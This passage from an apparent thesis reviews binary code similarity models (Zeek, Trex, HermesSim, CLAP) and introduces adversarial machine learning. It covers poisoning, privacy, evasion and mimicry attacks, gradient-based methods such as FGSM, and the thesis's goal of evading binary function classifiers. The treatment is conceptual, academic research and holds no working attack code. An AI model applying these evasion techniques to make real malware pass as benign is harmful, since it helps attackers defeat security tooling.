Training Objective. The GMN is trained using either:

- **Pairwise loss:** Encourages high similarity for positive pairs and low similarity for negatives.
- **Triplet loss:** Ensures that positive pairs are closer than negative ones by a margin ϵ (see Section 2.5.3):
$$\mathcal{L}_{\text{triplet}} = \max(0, d(G_1, G_2) - d(G_1, G_3) + \epsilon)$$

Remarks. Unlike the embedding-based *GGSNN*, *GMN* computes pairwise graph similarity through joint reasoning and alignment. While this leads to improved accuracy, it is less scalable since each query requires comparing against all candidate graphs one by one [80]. This makes GMNs better suited for high-accuracy re-ranking stages rather than bulk retrieval.

2.5.5 IR and Dataflow features - *Zeek* from Shalev *et al.*

Zeek is a vector-based binary code similarity detection (BCSD) system that leverages the principle of *similarity by composition* [97], applied to canonicalized instruction fragments known as *strands* [98]. These strand-based representations are transformed into fixed-length vectors and compared using a lightweight feed-forward neural network trained to classify function pairs. By hashing these strands into high-dimensional sparse vectors, Zeek provides fast, scalable similarity checks via a lightweight neural classifier. Its strengths lie in simplicity, architecture independence (via `VEX-IR` lifting), and high processing speed. However, its reliance on frequency-based representations may overlook subtle semantic differences [13], and it is less expressive than models that incorporate control-flow or contextual features.

Strands as Features. A *strand*, introduced by David *et al.* [99] in 2017, is a set of instructions (in *Zeek* from a basic block) that are required to compute the value of a particular variable. Each instruction can belong to multiple strands. These strands are not necessarily contiguous but capture logical dependencies.

Model Architecture. The Zeek model consists of two main components: a vectorization pipeline called `proc2vec`, and a neural network classifier. The vectorization pipeline is based on the "similarity by composition" insight, that can be formulated as the idea that two functions are similar if one can be "composed" from large, meaningful parts (here, strands) of the other. This idea originates from Boiman *et al.* [97] work on visual similarity, and was later adapted for binary code by David *et al.* [98] in their strand-based analysis.

1. **Vectorization (`proc2vec`):** A function is first split into basic blocks, which are then decomposed into *strands*. Each strand is then:
   - Canonicalized using `VEX` Intermediate Representation (`VEX-IR`) optimisation passes (for example reordering, folding or shift replacement). This IR is a platform-independent, low-level representation of machine code that abstracts away architecture-specific details. It used by the `Valgrind` binary analysis framework.
   - Hashed via b-bit MD5 into an integer in the range $[0, 2^b - 1]$.
   - Used to increment the corresponding index in a sparse frequency vector of length 2^b.

   The final output is a fixed-size vector $\boldsymbol{f} \in \mathbb{R}^{2^b}$, where each entry indicates how often a hashed strand occurs in the function.
2. **Classifier:** Given two functions f_1, f_2, their vectors $\boldsymbol{f}_1, \boldsymbol{f}_2$ are concatenated to form an input vector of size 2^{b+1}. This is passed through:
   - Input layer: A fully connected layer of size L_1 with `tanh` activation.
   - Hidden layers: Two layers with $L_1 = 512$ and $L_2 = 128$ neurons
   - Ouput layer: A 2-neuron softmax output layer representing the probability of similarity.

The model is trained using a cross-entropy loss.

Training Objective. The classifier is trained on a large dataset of vector pairs:

- **Positive pairs:** Two procedures compiled from the same source code under different compiler/optimisation settings.
- **Negative pairs:** Random pairs of procedures from unrelated functions.

To balance the natural class imbalance, Zeek uses a 6:1 negative-to-positive ratio and evaluates model performance using CROC [100], a metric designed for early-retrieval tasks in imbalanced datasets.

Remarks. Unlike embedding-based or graph-structured models, *Zeek* operates over flat vectors and is cross-architecture via canonicalization and training diversity. Its simplicity enables high computation speed (7000 predictions/sec on a single core) compared to the other models. However, its performance depends heavily on the quality of canonicalization and may struggle with obfuscations that change control flow but not strands.

2.5.6 Hybrid features - *Trex* from Pei *et al.*

Trex (TRansfer-learning EXecution semantics) is a cross-architecture binary similarity detection framework that learns approximate execution semantics from under-constrained dynamic traces (*micro-traces*) of execution. It is unique in this list in that it is trained on dynamic features, but uses static analysis representation for the program at inference time. In this way, *Trex* pioneers the use of transfer learning for BCSD. It leverages transfer learning and a hierarchical Transformer architecture to match semantically similar binary functions across different architectures, compilers, optimisations, and obfuscations. Its hierarchical transformer model captures both token-level and value-level context from dynamic executions, improving cross-architecture and obfuscation robustness. The primary limitation of *Trex* is its reliance on extensive pre-training infrastructure and dynamic trace generation, which may pose barriers to replication and deployment [13].

Workflow. *Trex* operates in three main phases:

1. **Pre-training:** The model is pre-trained on micro-traces using a self-supervised masked language modelling (MLM) objective to learn execution semantics;
2. **Fine-tuning:** The pre-trained model is adapted to the BCSD task using contrastive learning (recognizeing similar or dissimilar samples) on static code;
3. **Inference:** Given a new function, *Trex* computes a function embedding and matches it against a database via vector-based similarity comparison.

Micro-traces. A micro-trace is generated by micro-executing a function under constrained conditions (random inputs) to collect both its instructions and their dynamic values. This includes instruction token sequence (opcodes, registers), dynamic value sequence (pre-execution register and memory values) and position and architecture metadata. The execution is conducted via `Unicorn` (based on `QEMU`), and sequences are extracted across 4 architectures: `x86`, `x64`, `ARM`, and `MIPS`.

Model Architecture. The architecture of *Trex* is centred around a hierarchical Transformer that models both instruction sequences and associated dynamic values.

1. **Input Representation:** Each function is represented by a micro-trace consisting of five sequences:

   - Instruction tokens (`xf`): tokenized assembly code.
   - Value tokens (`xt`): dynamic values from pre-execution.
   - Instruction position (`xc`): encodes instruction order.
   - Operand position (`xo`): encodes operand layout.
   - Architecture identifiers (`xa`): tags the Instruction Set Architecture (x86, ARM).

   Numeric values are encoded as fixed-length byte sequences and processed via a bi-LSTM, while other tokens are embedded via standard lookup tables.

2. **Pre-training via Masked Language Modelling:** As part of its pre-training phase, *Trex* uses a masked language modelling (MLM) objective extended to handle both static instruction tokens and dynamic execution values. This task is formally described in the *jTrans* description Section 2.5.2.

   Here the token sequence is a micro-trace composed of multiple instructions, operand positions and architectural tags. In addition to instruction tokens, *Trex* also masks and predicts value token sequences, which represent pre-execution register or memory values encoded as 8-byte sequences.

   This extended MLM task enables the model to learn approximate execution semantics by observing how instructions relate to their runtime values in various contexts. This knowledge is retained and transferred to the fine-tuning phase, where the model operates solely on static input.

3. **Fine-tuning via Contrastive Learning:** The fine-tuning phase adapts the pre-trained Transformer-based encoder to the downstream task of binary function similarity detection. While pre-training is performed using dynamic micro-traces, fine-tuning is conducted using only static instruction sequences.

   Each input function f is represented as a sequence of normalized static instruction tokens, including mnemonics, operands (`IMM`, `MEM`), positional embeddings, and architecture tags. Value tokens used during pre-training are omitted. These tokens are processed by the pre-trained encoder to produce contextualized embeddings $\{\mathbf{h}_1, \ldots, \mathbf{h}_n\}$. These are aggregated via mean pooling and passed though a MLP to produce the final function embedding:

   $$\boldsymbol{\theta}_f = \text{MLP}\left(\frac{1}{n}\sum_{i=1}^{n}\text{Transformer}(x_i)\right)$$

   A cosine embedding loss is used to encourage similar functions to have high cosine similarity, and dissimilar functions to be separated by a margin ξ:

   $$\mathcal{L}_{\text{contrastive}} = \begin{cases} 1 - \cos(\boldsymbol{\theta}_f, \boldsymbol{\theta}_{f^+}), & \text{if } [\![f^+]\!] = [\![f]\!] \\ \max(0, \cos(\boldsymbol{\theta}_f, \boldsymbol{\theta}_{f^-}) - \xi), & \text{if } [\![f^-]\!] \neq [\![f]\!] \end{cases}$$

Pre-training Objective. The model is pre-trained using a masked language modelling (MLM) task:

$$\mathcal{L}_{\text{MLM}} = -\sum_{i \in M} \log P(x_i \mid \text{context}) + \alpha \sum_{j=1}^{8} \log P(b_j \mid \text{context})$$

Where M is the set of masked token positions, and b_j are the bytes of a masked value token. This trains the model to predict masked instruction tokens and their dynamic values.

Training Objective. *Trex* relies on fully unsupervised pre-training (no labels) and supervised fine-tuning (with function pair labels). Pre-training enables the model to learn semantic representations transferable across architectures and compilers. Fine-tuning adjusts the embedding space to optimize pairwise similarity matching.

Remarks. *Trex* demonstrates the benefit of separating semantic learning (via micro-trace pre-training) from similarity matching. Unlike earlier dynamic analysis methods, micro-traces are not used at inference time, preventing traditional dynamic analysis scalability issues.

2.5.7 Hybrid features - *HermesSim* from He *et al.*

HermesSim [91] is a semantics-oriented, GNN-based model built upon a custom code representation named *semantics-oriented graph* (SOG). *HermesSim* represents one of the most advanced function code representation out of all the listed models, introducing a Semantics-Oriented Graph (SOG) that leverages control-flow, data-flow, and effect-flow edges into a unified graph representation. *HermesSim* is the most recent of the listed classifier (2024), and exhibits good resilience across cross-architecture, cross-compiler, cross-optimisation tests. However, it has a high computational cost during graph construction that may limit its practical scalability and its official implementation makes it hard to reproduce its results and extend them to other datasets.

Workflow. *HermesSim* operates in three major stages:

1. **Graph Construction:** Disassembled binary code is lifted to a SOG, capturing intra-instruction structures, inter-instruction relations, and function-level conventions;
2. **Graph Embedding:** A Gated Graph Neural Network (GGNN) propagates local structure across nodes, and a *multi-head softmax aggregator* fuses node embeddings into a graph-level embedding;
3. **Similarity Scoring:** A Siamese architecture computes cosine similarity between function embeddings. The model is trained with a margin-based pairwise loss and distance-weighted negative sampling.

Semantics-Oriented Graph (SOG). The Semantics-Oriented Graph (SOG) is an intermediate representation introduced by *HermesSim* to capture low-level binary semantics at a granularity different than traditional instruction sequences or control-flow graphs (CFGs). The SOG incorporates several levels of abstraction:

- **Nodes:** Each node in the SOG represents a type of element derived from static binary analysis. These include:
  - *Instruction tokens*, representing the mnemonic and operands of a single instruction.

  - *Uninitialized values*, such as abstract registers or symbolic memory locations whose concrete values are unknown at analysis time.
  - *Abstract data units*, capturing memory chunks or register allocations.

  Nodes are labelled with categorical features (token types) and symbolic or partial value information where available.

- **Edges:** The SOG defines a set of typed and labelled edges, each encoding a different form of semantic relationship:

  - **Data edges**, encoding def-use relationships. For instance, an edge from a load instruction to a subsequent use of the loaded register represents data flow.
  - **Control edges**, encoding control dependencies such as branches, jumps, or conditionals. These embed the CFG structure.
  - **Effect edges**, encoding execution order constraints.

  Each edge type is distinct and handled separately by the message-passing layers of the GNN, with the objective to learn relation-specific transformations.

Graph Normalization and Encoding: Before node and edge attributes can be used in the GNN, *HermesSim* applies a structured normalization process to reduce vocabulary size and encode the graph.

- **Token Typing and Normalization:** Each node in the Semantics-Oriented Graph (SOG) is associated with a token, which can be an instruction, an integer literal, or a register. To address vocabulary sparsity, tokens that are infrequent or architecture-specific (rare mnemonics or obscure registers) are mapped to normalized tokens such as `<instruction token>` or `<integer literal>`.
- **Edge Encoding:** Each edge is annotated with two attributes: a *type* (data, control, or effect) and a *position* (operand index in an instruction). These are each mapped to separate learnable embedding vectors, which are then summed to produce the final edge embedding.
- **Vocabulary Construction:** A fixed-size vocabulary is constructed by including the most common tokens per category (instruction, register, literal). Tokens outside the vocabulary are normalized to their respective generic type.

Graph Embedding.

- **Encoder:** Gated GNN with 6 layers aggregates local structure using message passing via MLPs and Gated Recurrent Units.
- **Aggregator:** A multi-head softmax aggregator adaptively weights node embeddings across multiple learned attention heads.
- **Output:** Final graph embedding is produced by concatenating all heads' outputs followed by a linear projection.

Training Objective. A margin-based pairwise loss is used:

$$\mathcal{L} = \sum_{i,j} \max(0, 1 - \xi - \text{sim}(f_i, f_j^+) + \text{sim}(f_i, f_j^-))$$

2.5.8 Hybrid features - *CLAP* from Wang *et al.*

CLAP (Contrastive Language–Assembly Pre-training) is a framework for learning transferable assembly code representations by aligning low-level assembly snippets with natural language explanations. The central idea is to exploit natural language to train a code encoder so that assembly embeddings are close to corresponding textual descriptions in a shared embedding space. *CLAP* directly builds on top of *jTrans* (that is from the same authors) by using it as its assembly encoder. *CLAP* is designed to improve few-shot and zero-shot transferability for downstream binary analysis tasks (which refers to a model's ability to generalize to a new task or domain using only a small / no number of labelled samples).

Workflow. *CLAP* operates in three main phases.

The first is **dataset generation and Natural Language (NL) annotation)**, to collect functions/assembly snippets from many projects and compilation configurations (different compilers, optimisation levels, stripped/ un-stripped binaries) and generate a natural language explanation describing the function's behaviour. The authors use a "strong" LLM (for example from the GPT family) to produce explanations for a seed subset, then train a LLM to scale generation to the full corpus, yielding roughly 1.95×10^8 (195M) code–explanation pairs.

Then **assembly encoder pre-training (stage 1)**, to pre-train an assembly encoder (in practice, *jTrans* [52]) with self-supervised objectives (for example masked language modelling over assembly tokens and auxiliary control-flow tasks such as jump-target prediction) to learn syntactic and structural properties of assembly. This stage aims to provide a good initialization.

Finally, **contrastive language–assembly pre-training (stage 2)** to align the assembly encoder and a (pre-trained) text encoder. This is done using a contrastive InfoNCE loss over assembly/ explanation pairs to ensure that matched pairs have high cosine similarity while mismatches are pushed apart.

Function representation. The assembly code function representation is the same as *jTrans* (see Section 2.5.2).

Training objectives. CLAP uses a mixture of self-supervised and contrastive objectives:

1. **Assembly self-supervision:** masked language modelling (MLM) over assembly tokens and auxiliary tasks such as jump-target prediction (to encourage control-flow awareness). These losses help the encoder learn syntactic and local semantic patterns.

2. **Contrastive InfoNCE alignment:** for a batch of N pairs (a_i, t_i) (assembly code a, text t), the contrastive loss used to align modalities is the InfoNCE objective:

$$\mathcal{L}_{\text{contrast}} \;=\; -\sum_{i=1}^{N} \log \frac{\exp\big(\text{sim}(F_A(a_i), F_T(t_i))/\tau\big)}{\sum_{j=1}^{N} \exp\big(\text{sim}(F_A(a_i), F_T(t_j))/\tau\big)}$$

   where F_A and F_T are the assembly and text encoders, $\text{sim}(\cdot,\cdot)$ is cosine similarity, and τ is a temperature parameter.

3. **Joint objective:** during stage-2 training the total loss mixes self-supervised assembly losses and the contrastive loss:

$$\mathcal{L} \;=\; \lambda_{\text{MLM}}\mathcal{L}_{\text{MLM}} \;+\; \lambda_{\text{aux}}\mathcal{L}_{\text{aux}} \;+\; \lambda_{\text{ctr}}\mathcal{L}_{\text{contrast}}$$

with weighting hyper-parameters $\lambda_{\cdot}$. The two-stage design (self-supervise first, then contrastive fine alignment) is reported to be more efficient than training contrastively from scratch.

How LLMs are used in *CLAP*. LLMs are employed in CLAP *as annotators* within the dataset engine rather than as part of the inference-time model, to generate a dataset that will be used to fine-tune their assembly code embedding model (*jTrans*). *CLAP* demonstrates that natural language supervision, via large, automatically generated explanation corpora, substantially improves zero/few-shot transfer for binary analysis tasks.

2.6 Summary about the selected binary function classifiers

The diverse techniques developed for function similarity analysis each offer unique strengths that often depending on the nature of their input features and model architectures.

Assembly code feature-based models, such as *Asm2vec*, *jTrans*, and *CLAP*, benefit from leveraging natural language processing paradigms to model instruction sequences. These models are typically fast and scalable.

However, these models are primarily linear and may struggle to capture complex control or data dependencies inherent to the program's semantics, and also need special care to handle cross-architecture analysis.

In contrast, CFG-based models, such as *GGSNN* and *GMN*, bring structural information by explicitly modelling control flow using graph neural networks. These models can disambiguate structurally distinct but syntactically similar code, at the cost of increased computational complexity, especially for *GMN*, which requires pairwise graph comparison.

Intermediate representation and dataflow models, like *Zeek*, gain cross-platform resilience by operating on canonicalized instruction fragments. While efficient, they may miss deeper semantic relations unless the underlying IR captures them accurately and thus lack robustness.

More recent advances, such as hybrid models like *Trex*, *CLAP* and semantics-oriented models like *HermesSim*, aim to bridge these gaps. *Trex* uses transfer learning from dynamic traces to add to its embeddings execution semantics information, while *HermesSim* constructs rich multi-relational graphs (SOGs) to encode fine-grained, programming-specific control, data, and effect flows. *CLAP* extends this family by incorporating language supervision through contrastive pre-training against natural language explanations of code behaviour. This additional alignment between assembly and text embeddings improves generalization to unseen compilers and optimisation settings. These models embed more information from the code, aiming to be more accurate and robust, but typically at the cost of increased complexity in both preprocessing and inference.

However, by virtue of their feature selection, learned representations or architectural biases, these models offer a exploitable attack surface: they can be manipulated through *adversarial attacks*. The next chapter formalizes this adversarial landscape and introduces the taxonomy of attacks on machine-learning systems, with a particular focus on targeted, semantics-preserving mimicry strategies.

3

Foundations of Adversarial Machine Learning

Contents

3.1 Definition 48
3.2 Types of Attack 48
3.2.1 Poisoning Attacks 50
3.2.2 Privacy Attacks 50
3.2.3 Evasion Attacks 50
3.2.4 Mimicry attacks 52
3.3 Attacker Knowledge 52
3.3.1 White-box Attacks 53
3.3.2 Black-box Attacks 53
3.3.3 Transfer Attacks 53
3.4 Examples in Other Fields 54
3.5 Adversarial Attacks on Generative AI 55
3.6 Towards mimicry attacks on function classification models 56

Adversarial machine learning studies techniques designed to manipulate machine-learning systems through carefully crafted inputs or tampered training data. Over the past decade, researchers have uncovered that models which achieve high predictive accuracy can still be surprisingly vulnerable to clever manipulations. Early studies on adversarial examples, such as Szegedy *et al.* [17], revealed that even imperceptible perturbations to images can cause misclassification, highlighting fundamental weaknesses in learned decision boundaries. Since then, the field has expanded to include attacks on model integrity, availability, and privacy, across a wide variety of domains.

In this chapter, we provide a high-level overview of existing adversarial techniques, emphasizing their classification according to the attacker's goal and level of knowledge about the system. We discuss attacks occurring during training, such as poisoning, as well as attacks targeting deployed models, including evasion and privacy violations. While adversarial threats are present across predictive and generative systems, we focus primarily on predictive models, and specifically those analyzing binary code, which is the core subject of this thesis.

By discussing attacks in terms of attacker objectives and capabilities, this chapter set a context for our in-depth exploration of program-level evasion strategies in Chapter 4. Our goal

is to highlight both the theory of adversarial vulnerabilities and their practical implications for machine-learning-based binary function classifiers.

3.1 Definition

Adversarial machine learning is the study of techniques that attempt to manipulate machine-learning-based systems through carefully crafted inputs or altered training data. A very relevant study was recently published by the NIST [22] on the topic, that we lean on in this section. The data-driven nature of machine learning techniques poses specific security questions and challenges.

We first need to define the machine learning based systems, and their usage. Such systems are composed of the model itself (the architecture and parameters values), the data used to train and validate the model, the processes to train, validate, test, deploy and use the model. A machine-learning based system can be attacked during different stages: the training stage (data poisoning, model poisoning) or the deployment stage (evasion attacks, data privacy attacks, model privacy attacks).

Then we define the different goals of the attackers. As usual when dealing with cybersecurity, they can be compromising the availability, integrity or privacy of the systems. Attacking availability means to diminish the performances of the model at deployment time. Attacking integrity means to compromise the output of the model by making it produce incorrect outputs (prediction or generation). This can be achieved during training time (poison attack) or deployment time (evasion attacks). Attacking privacy means to have the model leak data that should not be available, such as data from its training dataset or from its architecture, during deployment time.

Finally we define the different capabilities of the attackers, and the degree of knowledge they have from the models. The attackers possible capabilities are controlling the training data (the samples or the label), the testing data, the model parameters or source code (directly or through third-party libraries) and the ability to send queries (in the Machine-Learning as a Service - MLaaS framework).

We will focus here on prediction models adversarial attacks, as it is what interests us in our work. A complete visual taxonomy of adversarial attacks on predictive ML is given Figure 3.1. There also exist a consequent body of work on attacking generative models, that we will briefly summarize for the curious reader at the end of this section.

3.2 Types of Attack

Adversarial attacks can be classified depending on when they occur and what they target. As noted before, we focus here on attacks on *predictive AI* models, as it is the core target of this thesis. We will briefly list attacks on *generative AI* at the end of this chapter for the sake of completeness. Predictive AI refers to machine-learning systems designed to make predictions or classifications based on input data.

They do not generate new content but rather infer a class or a prediction from learned statistical patterns. Adversarial attacks are generally grouped into three primary categories depending on their timing and goals: poisoning attacks, evasion attacks, and privacy attacks [22].

In this thesis, we will develop an evasion attack on binary function classifiers.




Figure 3.1: Taxonomy of predictive AI adversarial attacks. Figure 1 from Oprea *et al.* [79].

3.2.1 Poisoning Attacks

Poisoning attacks are launched during the training phase. Their primary objective is to manipulate the learning process by injecting or altering training data. These attacks can degrade the model's performance broadly (*availability attack*) or enable targeted manipulations (*integrity attack*) [101, 102].

A classic example is the insertion of mislabelled or crafted samples into the training set that causes misclassification of specific inputs. In *backdoor poisoning*, for example, an attacker embeds a trigger pattern in selected training samples and labels them to a target class [23]. At inference time, inputs containing the trigger will be misclassified as the target class.

Poisoning can occur with full label control [23] or under clean-label conditions [101, 103], where the attacker does not alter the label but instead exploits feature-space vulnerabilities. These attacks are especially dangerous in open or crowdsourced data collection settings.

3.2.2 Privacy Attacks

Privacy attacks aim to infer sensitive information about the training data or model through interaction with the trained system, typically during the deployment phase.

Membership Inference Attacks An attacker determines whether a specific data sample was used during the model's training. These attacks exploit the observation that models often behave differently on training versus non-training samples, especially in over-fitted models [104, 105, 106]. NIST notes that membership inference may occur in both white-box and black-box settings and can serve as a building block for data extraction attacks [22].

Data Extraction Attacks These attacks attempt to reconstruct individual data samples or approximate them. In extreme cases, entire records from the training set can be recovered, particularly when models memorize specific data points. According to NIST, reconstruction and memorization attacks exploit the inherent tendency of neural networks to overfit and memorize their training data [107, 108, 109].

Property Inference Attacks Here, the adversary tries to infer aggregate or statistical properties of the training data (for example, "are most of the training samples from class A authored by a specific demographic group?"). Such properties may not be directly relevant to the task the model was trained on. NIST highlights that property inference attacks were introduced by Ateniese et al. [110] and later extended to various ML settings, including neural networks, federated learning and GANs [111, 112, 113].

Model Inference / Model Extraction This involves reverse-engineering aspects of the model, such as its architecture, hyper-parameters, or weights. In ML-as-a-Service settings, repeated queries can be used to train a surrogate model approximating the target [114, 115, 104]. NIST reports that model extraction may be accomplished via direct algebraic inference or even side-channel information.

3.2.3 Evasion Attacks

Evasion attacks take place after the model has been trained and deployed, at inference time. The attacker crafts inputs that appear benign to human observers but are misclassified by the

model by identifying and exploiting decision boundary weaknesses. We give short definitions of targeted and untargeted attacks in this chapter, and a more complete formalization will be presented in Chapter 4.

For didactic purposes, in this subsection, we consider a generic multi-class classifier $\mathcal{C} : \mathbb{R}^m \to \{1, \ldots, K\}$, which can be built from a classifier that outputs a probability score for each class, by assigning an input p to the class with the highest predicted probability (effectively performing a maximum a posteriori (MAP) decision).

The evasion attacks can be subdivided into two categories based on the attacker's objective: *untargeted* and *targeted* attacks.

Untargeted attacks. In an untargeted evasion attack, the adversary seeks to modify a correctly classified input x into a new input $x' = x + r$ such that the model $\mathcal{C}$ does not classifies x' as a the correct target class, i.e. $\mathcal{C}(x + r) \neq \mathcal{C}(x)$. r is the perturbation applied to x. The optimization objective is usually to find a perturbation r such that $\mathcal{C}(x + r) = t$ and the norm $\|r\|$ is minimized to ensure imperceptibility or domain validity. Untargeted attacks are satisfied by any misclassification, and thus are generally easier to perform than targeted attacks, since there are more acceptable misclassification outcomes.

Targeted attacks. In a targeted evasion attack, $x' = x + r$ is built such that the model $\mathcal{C}$ classifies x' as a specific target class $t \neq \mathcal{C}(x)$, chosen by the attacker. The optimization objective is still to find a perturbation r such that $\mathcal{C}(x + r) = t$ and the norm $\|r\|$ is minimized.

Empirical example. Szegedy *et al.* [17] demonstrated that deep neural networks trained for image classification are highly vulnerable to both types of evasion attacks. In their experiments, small, imperceptible perturbations to images from the ImageNet dataset were sufficient to cause high-confidence misclassifications.

In the targeted setting, the authors showed that for a given input image (for example a correctly classified panda, as presented in the introduction in Figure 1), it was possible to compute a minimal perturbation that transformed it into an image classified as a gibbon with high confidence, while still appearing to the human eye as the original panda. Formally, they solved the following constrained optimization problem:

$$\min_r \|r\|_2 \quad \text{subject to} \quad \mathcal{C}(x + r) = t \quad \text{and} \quad x + r \in [0, 1]^m$$

where x is the input image, t is the target class, and $\mathcal{C}$ is the classifier.

In the untargeted case, the objective was relaxed to:

$$\min_r \|r\|_2 \quad \text{subject to} \quad \mathcal{C}(x + r) \neq \mathcal{C}(x)$$

An example of a targeted attack on images is given Figure 3.2.

Implications. The distinction is important both for evaluating model robustness and for designing defences. Targeted attacks are more difficult but stealthier in scenarios where a specific misclassification leads to a more damaging outcome (for example malware misclassified as benign). Untargeted attacks, on the other hand, represent a more general and often easier-to-succeed adversarial threat model.

These results highlight intrinsic blind spots in deep neural networks, suggesting that adversarial examples are not artifacts of over-fitting, but rather an inherent property of the learned decision boundaries in high-dimensional input spaces.




Figure 3.2: Another example of a targeted evasion attack on image classification models. Left are correctly classified input images x. Middle column are unnoticeable (i.e. semantic preserving) perturbations r. Right column images are the sum of the input image x and the perturbation r, and are all classified as "Ostrich". Figure 5.b from Szegedy *et al.* [17]

3.2.4 Mimicry attacks

Mimicry attacks are a strategy for executing targeted evasion in which an adversary modifies an input sample so that it closely resembles a specific reference example, thereby causing the classifier to confuse the two. This is the strategy used by *Kelpie*. The attacker has access to a reference sample and aims to *align* the modified sample with the chosen reference according to the feature representation used by the classifier. Importantly, this strategy does not require access to the defender's model architecture or training data, and can be carried out in a black-box setting using only the reference samples. In the next chapter, Chapter 4, we adapt mimicry attacks to the binary function similarity problem.

The concept of mimicry in the context of intrusion detection was introduced early by Wagner and Soto [25] and subsequently studied and automated by several works that show how system-call and execution-sequence models can be fooled by carefully crafted semantic no-ops or control-flow rewrites [116, 117]. More recent research demonstrates that mimicry remains effective against modern graph and provenance-based detectors [118], and several papers have explored related practical techniques and limitations in diverse settings [119, 120, 121, 122]. The central technical question for binary-function mimicry is therefore: what does it mean for two functions to be *aligned* under a given representation, and how can an attacker induce such alignment while preserving program semantics (see Chapter 5 for our take on function alignment).

3.3 Attacker Knowledge

The success and strategy of adversarial attacks depend significantly on the attacker's knowledge of the machine learning system under attack. We distinguish between several settings based on the degree of access the attacker has to the model, its training data, and its internal mechanisms.

These categories also determine which types of attacks are feasible and realistic in practical threat models.

3.3.1 White-box Attacks

In the white-box scenario, the attacker has complete access to the machine learning system, including the model architecture, parameters, the full training dataset, the loss function, and even the optimizer. This level of access allows the attacker to perform precise, gradient-based adversarial attacks.

A standard example of a white-box attack is the Fast Gradient Sign Method (FGSM), a foundational attack described in 2015 by Goodfellow *et al.* [16]. Given a classifier $\mathcal{C}$ and a loss function $\mathcal{L}(\mathcal{C}(x), y)$, where x is the input and y is the true label, the adversarial example x' is crafted as:

$$x' = x + \epsilon \cdot \text{sign}(\nabla_x \mathcal{L}(\mathcal{C}(x), y))$$

where ϵ controls the perturbation magnitude, and *sign* is the function that extract the direction ($+1$ or -1) of each component of the gradient vector (here, of the loss function).

More advanced white-box methods like Projected Gradient Descent (PGD) [123] and Carlini-Wagner [124] attacks improve this by iteratively optimizing the loss or constraining the perturbation norm.

White-box attacks can be relevant in practical scenarios such as insider threats, model deployment in client-side applications (for example mobile apps) or cases where model parameters are leaked. For instance, the adversarial examples studied by Szegedy *et al.* [17] were generated in a fully white-box setting, and were shown to transfer across different models as well as across models trained on disjoint subsets of the training data (see the following section on transfer attacks).

3.3.2 Black-box Attacks

In the black-box setting, the attacker has no internal access to the model but can query it and observe outputs. This setting reflects real-world services like Machine-Learning-as-a-Service (MLaaS), where models are exposed through an API.

